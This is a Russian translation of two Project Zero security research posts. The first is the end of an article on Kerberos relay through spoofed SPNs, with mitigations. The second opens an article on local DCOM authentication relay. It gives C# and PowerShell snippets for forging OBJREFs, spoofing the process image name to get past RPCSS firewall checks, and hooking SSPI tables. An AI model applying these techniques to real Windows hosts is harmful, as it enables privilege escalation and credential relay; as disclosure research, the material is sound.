Даже при возможности подмены SPN клиенты SMB всегда включают Integrity. Как и LDAP, SMB оппортунистически включает подпись и шифрование при поддержке клиентом, если только не действуют меры UNC hardening.

SPN с сериализованными сведениями о цели

При исследовании SMB я заметил нечто интересное. Клиенты вызывают `SecMakeSPNEx2`, строящую SPN из класса и имени службы. Можно предположить, что она возвращает SPN без изменений, но это не так. Для имени `fileserver` и класса `cifs` получается следующее:

```
cifs/fileserver1UWhRCAAAAAAAAAAUAAAAAAAAAAAAAAAAAAAAAAfileserversBAAAA
```

Внутри `SecMakeSPNEx2` вызывается API `CredMarshalTargetInfo`. Она принимает список сведений о цели в структуре `CREDENTIAL_TARGET_INFORMATION` и сериализует его строковым кодированием base64. Полученная строка добавляется к настоящему SPN.

То есть код просто дописывает сведения о цели в конец SPN, вероятно, для удобства передачи. Сначала я предположил, что клиент SMB удаляет их перед вызовом SSPI. Однако передача такого SPN как имени цели в `InitializeSecurityContext` завершается успешно и выдаёт служебный билет Kerberos для `cifs/fileserver`. Как это работает?

Внутри `SspiExProcessSecurityContext` из `lsasrv.dll`, основной точки входа `InitializeSecurityContext`, вызывается `CredUnmarshalTargetInfo`, разбирающая сериализованные сведения. Но результаты функции не интересуют `SspiExProcessSecurityContext`: она получает длину данных и удаляет их с конца целевой строки SPN. Поэтому до передачи имени пакету Kerberos оно уже восстановлено до исходного SPN.

Показанный выше закодированный SPN без класса службы является допустимым компонентом DNS-имени и может использоваться как имя узла в публичном или локальном запросе. Это потенциально позволяет подменить имя, отличающееся от настоящей целевой службы, но

запросить у SSPI билет поддельной службы. Если использовать `fileserver1UWhRCAAAAAAAAAAUAAAAAAAAAAAAAAAAAAAAAfileserversBAAAA` как DNS-имя, а клиент добавит класс службы и передаст результат SSPI, он получит билет для `fileserver`, тогда как DNS может без труда вернуть несвязанный IP-адрес.

У злоупотребления есть серьёзные ограничения. Сериализованные сведения должны быть действительными: последние шесть символов кодируют длину всего буфера, перед которым находится 28-байтовый заголовок с магическим значением `0x91856535` в первых четырёх байтах. При недопустимой длине, например превышающей буфер или не кратной двум, либо отсутствии magic вызов `CredUnmarshalTargetInfo` завершается неудачей, а `SspiExProcessSecurityContext` оставляет SPN неизменным, после чего запрос билета для него не срабатывает.

Проще всего имя повреждается при переводе в нижний регистр. DNS нечувствителен к регистру, но серверы обычно сохраняют его. Поэтому можно запросить чувствительное к регистру имя, и сервер вернёт его неизменным. Однако все проверенные HTTP-клиенты, похоже, перед использованием переводят имя узла в нижний регистр, и при построении SPN это уже другая строка. Во время десериализации `a` и `A` представляют разные двоичные значения, поэтому разбор завершится неудачей.

Другая проблема — ограничение отдельной части DNS-имени 63 символами. Минимальный действительный сериализованный буфер занимает 44 символа, оставляя для SPN лишь 19. Это всё же больше минимального ограничения NetBIOS в 15 символов, поэтому при зарегистрированном коротком имени SPN этого достаточно. Без него эксплуатация усложняется.

Теоретически SPN можно указать через FQDN, но построить такое имя сложно. Значение длины должно находиться в конце строки и быть допустимым сериализованным значением, поэтому среди его шести символов не может быть точек. Можно использовать TLD длиной не менее шести символов; поскольку вложенные сериализованные значения не экранируются, так получится действительный FQDN, разрешающийся в другую цель SPN. Например:

```
fileserver1UWhRCAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAA.domain.oBAAAA
```

Это допустимое DNS-имя, дающее SPN для `fileserver`, но `oBAAAA` не является действительным публичным TLD. Если взять **tlds-alpha-by-domain.txt** (файл в files/tlds-alpha-by-domain.txt) с сайта ICANN и преобразовать все значения длиной не менее шести символов в ожидаемую длину, наименьшее чётное значение получится из `WEBCAM` и потребует DNS-имя длиной как минимум 264331 символ, что несколько превышает обычный предел FQDN в 255 символов.

Следовательно, атака ограничена локальными сценариями и небольшим набором протоколов. Например, аутентифицированный пользователь может зарегистрировать в локальном домене DNS-запись с таким значением и обманом заставить RPC-клиент подключиться по имени без точек. Пока клиент не меняет имя, кроме добавления класса службы, либо класс автоматически создаётся RPC runtime, SPN запроса будет подменён.

Ответ Microsoft на исследование

Изначально я не собирался исследовать Kerberos relay: как упоминалось, я случайно обнаружил его при изучении IPsec и AuthIP, после чего сообщил Microsoft. Затем, исследовав другие сетевые протоколы, я решил использовать проблему AuthIP как индикатор мнения Microsoft о том, пересекают ли ретрансляция Kerberos и подмена SPN границу безопасности.

Как уже говорилось, проблема AuthIP получила класс «vNext»: её могут исправить в будущей версии Windows, но не обновлением безопасности для выпускаемых сейчас версий. Microsoft оценила её серьёзность как Moderate; объяснение уровней см. здесь. Обслуживаются только

проблемы уровня Important и выше.

Судя по всему, общее правило таково: сетевой протокол, где SPN можно подменить для создания ретранслируемой Kerberos-аутентификации, сам по себе не достигает необходимого уровня серьёзности. Но сетевая служба, способная побудить к аутентификации атакующего без существующих сетевых учётных данных, считается проблемой spoofing уровня Important и исправляется. Поэтому PetitPotam был устранён как CVE-2021-36942: его мог эксплуатировать неаутентифицированный пользователь.

Моё исследование полностью сосредоточено на сетевых протоколах, а не способах запуска аутентификации, поэтому все проблемы относятся к Moderate. Если их вообще исправят, то лишь в неопределённых будущих версиях Windows.

Доступные меры защиты

Как защититься от описанных атак? Думаю, я показал возможность Kerberos relay, но его область применения несколько уже, чем у NTLM relay. Поэтому отключение NTLM остаётся чрезвычайно ценным способом снизить риск ретрансляции в корпоративной сети Windows.

Кроме отключения NTLM, к Kerberos применимы все меры против NTLM relay. Обязательная подпись или sealing протокола, если возможны, предотвращают большинство векторов, особенно для важных служб вроде LDAP.

Для протоколов в TLS привязка канала предотвращает ретрансляцию, поскольку я не нашёл способ одновременно подменить сертификат TLS. Если сетевая служба поддерживает EPA, как HTTPS или LDAPS, её следует включить. Даже без EPA защита TLS по возможности полезна: она не только даёт более надёжную аутентификацию сервера, которой взаимная Kerberos-аутентификация фактически не обеспечивает, но и скрывает токены от перехвата и MitM.

Некоторые библиотеки, включая WinHTTP и .NET, при определённых обстоятельствах задают недокументированный атрибут запроса `ISC_REQ_UNVERIFIED_TARGET_NAME` при вызове `InitializeSecurityContext`. Он влияет на поведение сервера при запросе SPN аутентификации. Некоторые серверы, например SMB и IIS с EPA, можно настроить на проверку SPN. Если флаг установлен, аутентификация проходит, но при проверке сервер получает пустую строку, не совпадающую с ожиданием. Разработчикам следует применять этот флаг, когда SPN получен из ненадёжного источника, хотя польза будет лишь при проверке SPN сервером.

Общая тема исследования — злоупотребление локальным разрешением DNS для подмены SPN. Отключение LLMNR и MDNS всегда должно быть передовой практикой; результаты лишь подчёркивают опасность этих протоколов. Аналогичные атаки возможны через DNS spoofing, но, вероятно, намного менее надёжны локальной подмены.

Если сетевому клиенту не нужна Windows-аутентификация, разумно отключить её при наличии такой возможности. Некоторые HTTP user agent позволяют полностью запретить автоматическую Windows-аутентификацию, а Firefox не включает её по умолчанию. Chromium также поддерживает отключение DNS-поиска для SPN через групповую политику.

Наконец, блокировка недоверенных устройств в сети посредством 802.1X либо требование аутентифицированного IPsec/IKEv2 для всего взаимодействия с особо ценными службами в некоторой степени ограничит последствия всех relay-атак. Разумеется, атакующий всё ещё может скомпрометировать доверенный узел и действовать с него.

Заключение

Надеюсь, статья показала практичность Kerberos relay и недостаточность одного отключения NTLM в корпоративной среде. DNS является общей темой и первопричиной большинства проблем, но SPN можно подменять и через AuthIP либо MSRPC без трюков с DNS.

Я написал собственные инструменты для атаки LLMNR, но существуют общедоступные средства подмены LLMNR и MDNS, например почтенный Python-инструмент Responder. Изменить один из них для проверки моих выводов должно быть несложно.

Я исследовал не все сетевые протоколы с Kerberos и не рассматривал системы вне Windows, включая Linux и macOS. В более разнородных сетях последствия могут быть серьёзнее, поскольку некоторые защитные изменения реализации Microsoft Kerberos там могут отсутствовать.

При самостоятельном исследовании этой области следует изучать не только способ указания SPN протоколом, но и его построение реализацией. Например, RFC HTTP Negotiate описывает создание Kerberos SPN, однако каждая реализация делает это немного иначе и не по спецификации.

Особенно осторожно следует относиться к протоколам, где недоверенный сервер задаёт произвольный SPN, как AuthIP, MSRPC и DCOM. Почти наверняка при проектировании этих протоколов много лет назад никто не задумывался о злоупотреблении решением для ретрансляции сетевой аутентификации Kerberos.

Трюки эксплуатации Windows: ретрансляция аутентификации DCOM

Автор: Джеймс Форшоу, Project Zero

В предыдущей статье я обсуждал возможность ретрансляции Kerberos-аутентификации из DCOM-соединения. Изначально я собирался подробнее объяснить её работу, но тема оказалась достаточно сложной для отдельной статьи. В первую очередь это техника получения relay-аутентификации другого пользователя той же машины с перенаправлением сетевой службе вроде LDAP. Её можно использовать для повышения привилегий на узле методом, похожим на описанный в статье Shenanigans Labs, но без требования службы WebDAV. Перейдём сразу к делу.

Предыстория

Технику локальной ретрансляции DCOM-аутентификации я впервые сообщил ещё в 2015 году как проблему 325. Её исправили под номером CVE-2015-2370, но базовая возможность relay через DCOM сохранилась. Различные исследователи переработали и расширили её для локального и удалённого повышения привилегий в серии эксплойтов RottenPotato, последним из которых стал RemotePotato, не исправленный на октябрь 2021 года.


Ключевая используемая эксплойтом возможность — стандартный маршалинг COM. Когда COM-объект маршалится для использования другим процессом или узлом, среда COM создаёт структуру `OBJREF`, чаще всего в форме `OBJREF_STANDARD`. Она содержит все данные для установления связи между COM-клиентом и исходным объектом на COM-сервере.

Подключение к исходному объекту из OBJREF состоит из двух этапов:

1. Клиент извлекает из структуры Object Exporter ID (OXID) и обращается к службе разрешения OXID, указанной в сведениях привязки RPC внутри OBJREF.
2. Через службу разрешения OXID клиент получает сведения RPC-привязки COM-сервера с объектом и устанавливает соединение с конечной точкой RPC для доступа к интерфейсам объекта.

На обоих этапах требуется MSRPC-соединение с конечной точкой: обычно локально по ALPC либо удалённо по TCP. При TCP клиент также аутентифицируется на RPC-сервере посредством NTLM или Kerberos согласно привязкам безопасности в OBJREF.

Первое ключевое наблюдение для проблемы 325: можно построить OBJREF, всегда устанавливающий TCP-соединение со службой разрешения OXID, даже если она находится на локальной машине. Для этого имя узла задаётся как IP-адрес с произвольным TCP-портом подключения. Тогда можно локально слушать соединение RPC и ретранслировать либо иначе использовать аутентификацию.



Само по себе это ещё не повышение привилегий: нужно убедить привилегированного пользователя демаршалить OBJREF. Второе ключевое наблюдение состояло в том, что привилегированную службу легко заставить демаршалить произвольный OBJREF через API `CoGetInstanceFromIStorage` и активацию привилегированной COM-службы. API маршалит COM-объект, создаёт привилегированный COM-сервер, а затем демаршалит объект в контексте безопасности сервера. В результате выполняется RPC-вызов поддельного OXID resolver с учётными данными привилегированного пользователя. Затем аутентификацию можно ретранслировать локальной системе для повышения привилегий.

Возможность локально перенаправлять RPC-соединение OXID resolver на другой TCP-порт не была преднамеренной, и Microsoft в итоге исправила её в Windows 10 1809/Server 2019. В более ранних версиях строка узла из OBJREF напрямую объединялась со строкой привязки RPC. Обычно она должна иметь вид:

```
ncacn_ip_tcp:ADDRESS[135]
```


Здесь `ncacn_ip_tcp` — последовательность протокола RPC по TCP, `ADDRESS` — целевой адрес из строковой привязки, а `[135]` — известный TCP-порт OXID resolver, добавляемый RPCSS. Но поскольку `ADDRESS` вставлялся вручную, OBJREF мог задать собственный порт, создавая строку:

```
ncacn_ip_tcp:ADDRESS[9999][135]
```

Среда RPC выбирала первый порт строки — здесь 9999 — и игнорировала второй, 135. Поведение исправили вызовом API `RpcStringBindingCompose`, который правильно экранирует дополнительный номер порта, гарантируя его игнорирование при RPC-соединении.

Здесь появляется эксплойт RemotePotato от Антонио Кокомацци и Андреа Пьерини. Перенаправлять разрешение OXID локальному TCP-серверу стало невозможно, но исходное соединение всё ещё можно направить внешнему серверу. Вызывается метод `IObjectExporter::ResolveOxid2`, способный вернуть произвольную строку RPC-привязки поддельного COM-объекта.

В отличие от строки привязки OXID resolver, строка COM-объекта может содержать произвольный TCP-порт. Вернув привязку для исходного узла с произвольным портом, можно ретранслировать не первую, а вторую часть процесса подключения. Затем аутентификация пересылается доменному серверу, например LDAP или SMB, если он не требует подписи.



Очевидный недостаток эксплойта — необходимость внешней машины как цели исходного разрешения OXID. Исследуя Kerberos relay для DCOM, я задался вопросом: можно ли выполнить всё на одной машине?

Remote -> Local Potato

Если ретранслируется аутентификация второго RPC-соединения, может ли локальный OXID resolver разрешить объект в локальный COM-сервер на случайно выбранном порту? Одна из моих целей — писать как можно меньше кода, поэтому всё будет сделано на C# и .NET.


```
byte[] ba = GetMarshalledObject(new object());
var std = COMObjRefStandard.FromArray(ba);
Console.WriteLine("IPID: {0}", std.Ipid);
Console.WriteLine("OXID: {0:X08}", std.Oxid);
Console.WriteLine("OID : {0:X08}", std.Oid);
std.StringBindings.Clear();
std.StringBindings.Add(RpcTowerId.Tcp, "127.0.0.1");
Console.WriteLine($"objref:{0}:", Convert.ToBase64String(std.ToArray()));
```

Код создаёт базовый объект .NET и COM-маршалит его в стандартный OBJREF. Код маршалинга и разбора OBJREF опущен, но значительная его часть уже есть в проблеме 325. Затем список строк привязки изменяется так, чтобы оставить только TCP для `127.0.0.1`, принуждая OXID resolver использовать TCP. Если указать имя компьютера, он выберет ALPC. Обратите внимание: строки в OBJREF предназначены только для привязки к OXID resolver, а не к самому COM-серверу.

Изменённый OBJREF можно преобразовать в моникер objref. Такой формат позволяет легко демаршалить объект в другом процессе, вызвав API `Marshal::BindToMoniker` в .NET с передачей строки моникера. Например, привязаться к COM-объекту в PowerShell можно командой:

```
[Runtime.InteropServices.Marshal]::BindToMoniker("objref:TUVP...:")
```

Сразу после привязки, скорее всего, появится диалог межсетевого экрана:



Пользователю предлагается разрешить процессу COM-сервера слушать входящие соединения на всех сетевых интерфейсах. Запрос появляется только при попытке клиента разрешить OXID, поскольку DCOM поддерживает динамические конечные точки RPC. Изначально COM-сервер слушает только ALPC, но служба RPCSS может потребовать привязки дополнительных конечных точек.

Запрос выполняется через внутренний RPC-интерфейс, реализуемый каждым COM-сервером для RPCSS. Одна из его функций — `UseProtSeq`, требующая включить TCP endpoint. Получив вызов `UseProtSeq`, COM-сервер пытается привязать TCP-сервер ко всем интерфейсам, после чего Windows Defender Firewall запрашивает доступ.

Для разрешения в межсетевом экране нужны права администратора. Но нам достаточно localhost, поэтому менять firewall не требуется и диалог можно безопасно закрыть. Однако COM-клиент сообщит ошибку:

```
Exception calling "BindToMoniker" with "1" argument(s):
"The RPC server is unavailable. (Exception from HRESULT: 0x800706BA)"
```

Если разрешить исполняемый файл COM-сервера в firewall, клиент успешно подключится по TCP. Очевидно, межсетевой экран каким-то образом влияет на COM-клиент, хотя не должен. Трассировка демаршалинга показывает, что при разрешении привязок OXID ошибку возвращает RPCSS. Значит, попытка соединения даже не выполняется: RPCSS определяет, что COM-сервер не будет пропущен firewall, и отказывается возвращать сведения TCP-привязки.

Дальнейшее изучение RPCSS привело к следующей функции:

```
BOOL IsPortOpen(LPWSTR ImageFileName, int PortNumber)
{
    INetFwMgr *mgr;
    CoCreateInstance(CLSID_FwMgr, NULL, CLSCTX_INPROC_SERVER,
```

```
                    IID_PPV_ARGS(&mgr));
    VARIANT Allowed;
    VARIANT Restricted;
    mgr->IsPortAllowed(ImageFileName, NET_FW_IP_VERSION_ANY, PortNumber,
                       NULL, NET_FW_IP_PROTOCOL_TCP, &Allowed, &Restricted);
    if (VT_BOOL != Allowed.vt)
        return FALSE;
    return Allowed.boolVal == VARIANT_TRUE;
}
```

Она использует COM-объект `HNetCfg.FwMgr` и вызывает `INetFwMgr::IsPortAllowed`, определяя, разрешено ли процессу слушать заданный TCP-порт. Функция вызывается для каждой TCP-привязки при перечислении привязок COM-сервера, возвращаемых клиенту. RPCSS передаёт полный путь к исполняемому файлу COM-сервера и прослушиваемый порт. Если результат равен `FALSE`, привязка не считается действительной и не добавляется в список.

Если после поиска у OXID resolver нет ни одной привязки, он возвращает ошибку `RPC_S_SERVER_UNAVAILABLE`, а COM-клиент не может связаться с сервером. Как обойти ограничение без административного разрешения в firewall? Преобразуем C++ в небольшую функцию PowerShell и проверим, что могло бы предоставить доступ.

```
function Test-IsPortOpen {
    param([string]$Name, [int]$Port)
    $mgr = New-Object -ComObject "HNetCfg.FwMgr"
    $allow = $null
    $mgr.IsPortAllowed($Name, 2, $Port, "", 6, [ref]$allow, $null)
    $allow
}

foreach ($f in $(ls "$env:WINDIR\system32\*.exe")) {
    if (Test-IsPortOpen $f.FullName 12345) {
        Write-Host $f.Fullname
    }
}
```

Сценарий перечисляет исполняемые файлы в `system32` и проверяет, разрешено ли им подключаться к TCP-порту 12345. Обычно порт выбирается автоматически, но COM-сервер может заранее зарегистрировать известный порт RPC через API `RpcServerUseProtseqEp`, поэтому просто выберем 12345.

Единственный файл в `system32`, для которого `Test-IsPortOpen` возвращает true, — `svchost.exe`. Это логично: стандартные правила firewall обычно разрешают доступ ограниченному набору служб, большинство из которых размещается в общем служебном процессе.

Проверка не гарантирует прохождение COM-сервера через firewall, а лишь его потенциальную доступность для возврата строки TCP-привязки. Поскольку соединение идёт через localhost, фактическое разрешение не нужно — достаточно, чтобы `IsPortOpen` считала порт открытым. Как подделать имя исполняемого файла?

Очевидный трюк — создать процесс `svchost.exe` и внедрить в него собственный код. Но сделать это на чистом .NET сложнее; кроме того, внедрение в svchost выглядит подозрительно для средств мониторинга вредоносного кода и может снизить надёжность эксплойта. Возможно, вместо этого удастся повлиять на имя образа, используемое RPCSS.

При регистрации COM-сервера в RPCSS среда COM передаёт собственное имя файла в составе регистрационных данных. Она получает имя вызовом `GetModuleFileName`, читающим поле `ImagePathName` блока параметров процесса, на который ссылается PEB.

Эту строку в собственном процессе можно заменить произвольной. При последующей инициализации COM значение будет отправлено RPCSS и использовано для проверки firewall. После успешной проверки RPCSS вернёт строки TCP-привязки COM-сервера при демаршалинге OBJREF, и клиент сможет подключиться. Всё выполняется небольшими внутрипроцессными

изменениями из .NET без внешних серверов.

Захват аутентификации

Теперь для взаимодействия с маршалированным COM-объектом будет установлено новое RPC-соединение с нашим процессом. В ходе него COM-клиент должен аутентифицироваться, поэтому аутентификацию можно захватить и ретранслировать другой локальной или удалённой службе. Как лучше всего перехватить этот трафик?

Сначала необходимо выбрать тип получаемой аутентификации, который будет отражён в привязках безопасности OBJREF. Поскольку всё выполняется через существующую среду COM, можно зарегистрировать службы RPC-аутентификации в COM-сервере при вызове `CoInitializeSecurity` через параметр `asAuthSvc`.


```
var svcs = new SOLE_AUTHENTICATION_SERVICE[] {
    new SOLE_AUTHENTICATION_SERVICE() {
        dwAuthnSvc = RpcAuthenticationType.Kerberos,
        pPrincipalName = "HOST/DC.domain.com"
    }
};

var str = SetProcessModuleName("System");
try {
    CoInitializeSecurity(IntPtr.Zero, svcs.Length, svcs,
        IntPtr.Zero, AuthnLevel.RPC_C_AUTHN_LEVEL_DEFAULT,
        ImpLevel.RPC_C_IMP_LEVEL_IMPERSONATE, IntPtr.Zero,
        EOLE_AUTHENTICATION_CAPABILITIES.EOAC_DYNAMIC_CLOAKING,
        IntPtr.Zero);
} finally {
    SetProcessModuleName(str);
}
```

В этом коде мы регистрируем приём только Kerberos-аутентификации и можем задать произвольный SPN, как описано в предыдущей статье. Важно, что вызов `CoInitializeSecurity` устанавливает соединение с RPCSS и передаёт имя исполняемого файла. Поэтому изменить имя нужно до вызова API: после установления соединения сделать это уже нельзя.

Ради изящества я указываю имя `System`, а не строю полный путь к `svchost.exe`. Это имя назначено ядру, которому также предоставлен доступ через firewall. После `CoInitializeSecurity` исходное имя восстанавливается, чтобы снизить риск неожиданных нарушений.

Так выбирается служба аутентификации, но сам трафик ещё не захвачен. Сначала я хотел найти дескриптор серверного TCP-сокета, закрыть его и создать на его месте новый. Тогда можно было бы напрямую обрабатывать RPC и извлекать аутентификацию. Но это казалось рискованным: среда RPC продолжала бы считать старый серверный сокет действительным и могла дать неожиданный сбой. К тому же работы было бы много, тогда как в Windows уже есть вполне хороший анализатор протокола RPC.

Я смирился с необходимостью перехватывать API SSPI, хотя предпочёл бы этого избежать. Но в библиотеке RPC runtime не оказалось импортов SSPI, пригодных для hook, а патчить сами функции очень не хотелось. Выяснилось, что среда динамически загружает пакеты безопасности согласно запрошенной службе и конфигурации ключа реестра `HKLM\SOFTWARE\Microsoft\Rpc\SecurityService`.



Ключ на снимке содержит список значений. Имя значения — назначенный номер службы аутентификации, например 16 для `RPC_C_AUTHN_GSS_KERBEROS`. Данные — имя DLL, предоставляющей API; для Kerberos это `sspicli.dll`.

Затем RPC runtime загружает таблицу функций безопасности из DLL, вызывая экспортированный метод `InitSecurityInterface`. По крайней мере для `sspicli` таблица всегда одна и та же и представляет заранее инициализированную структуру в секции данных DLL. Это идеально: достаточно вызвать `InitSecurityInterface` до инициализации RPC, получить указатель на таблицу и заменить указатели функций собственными реализациями API. Дополнительное преимущество — таблица находится в записываемой секции DLL, поэтому менять защиту памяти не требуется.

Разумеется, реализовать hooks непросто. Ситуацию усложняет применение RPC Kerberos-аутентификации в стиле DCE, где до завершения аутентификации сервер должен получить от клиента два токена. Нужно поддерживать больше состояния, чтобы реализации RPC-сервера и клиента оставались довольны. Оставлю это упражнение читателю.

Выбор целевой службы для ретрансляции

Следующий шаг — выбрать подходящую службу, которой будет передана аутентификация. В проблеме 325 я ретранслировал её службе RPC активатора DCOM на той же машине и получил возможность произвольной записи файлов.

